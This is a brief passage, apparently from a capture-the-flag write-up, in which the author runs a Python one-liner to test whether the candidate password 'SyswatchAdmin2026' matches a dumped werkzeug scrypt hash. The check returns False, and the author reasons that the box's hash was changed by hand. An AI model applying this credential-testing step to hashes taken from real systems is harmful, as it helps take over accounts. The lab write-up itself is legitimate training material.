oxdf@hacky$ python3 -c 'from werkzeug.security import check_password_hash; print(check_password_hash("scrypt:32768:8:1\$GAgktX2W2myS1aNV\$e7069af2636e86182c586f6853b8e8c33ccc51a3b140933286398d10daacd540e4cd0979c9c809a646b688d5155e87f7da04074164b70f8584254a2f67ff1fd7", "SyswatchAdmin2026"))'
False
The hash shown here is from a different instance of the box than the one I dumped earlier, so the two don’t match. I can’t find anywhere else on the box that changes the password, but there’s nothing to stop the creator from installing SysWatch, launching it, and then manually changing the hash in the database (there’s no change password feature in the site, so it would have to be manually).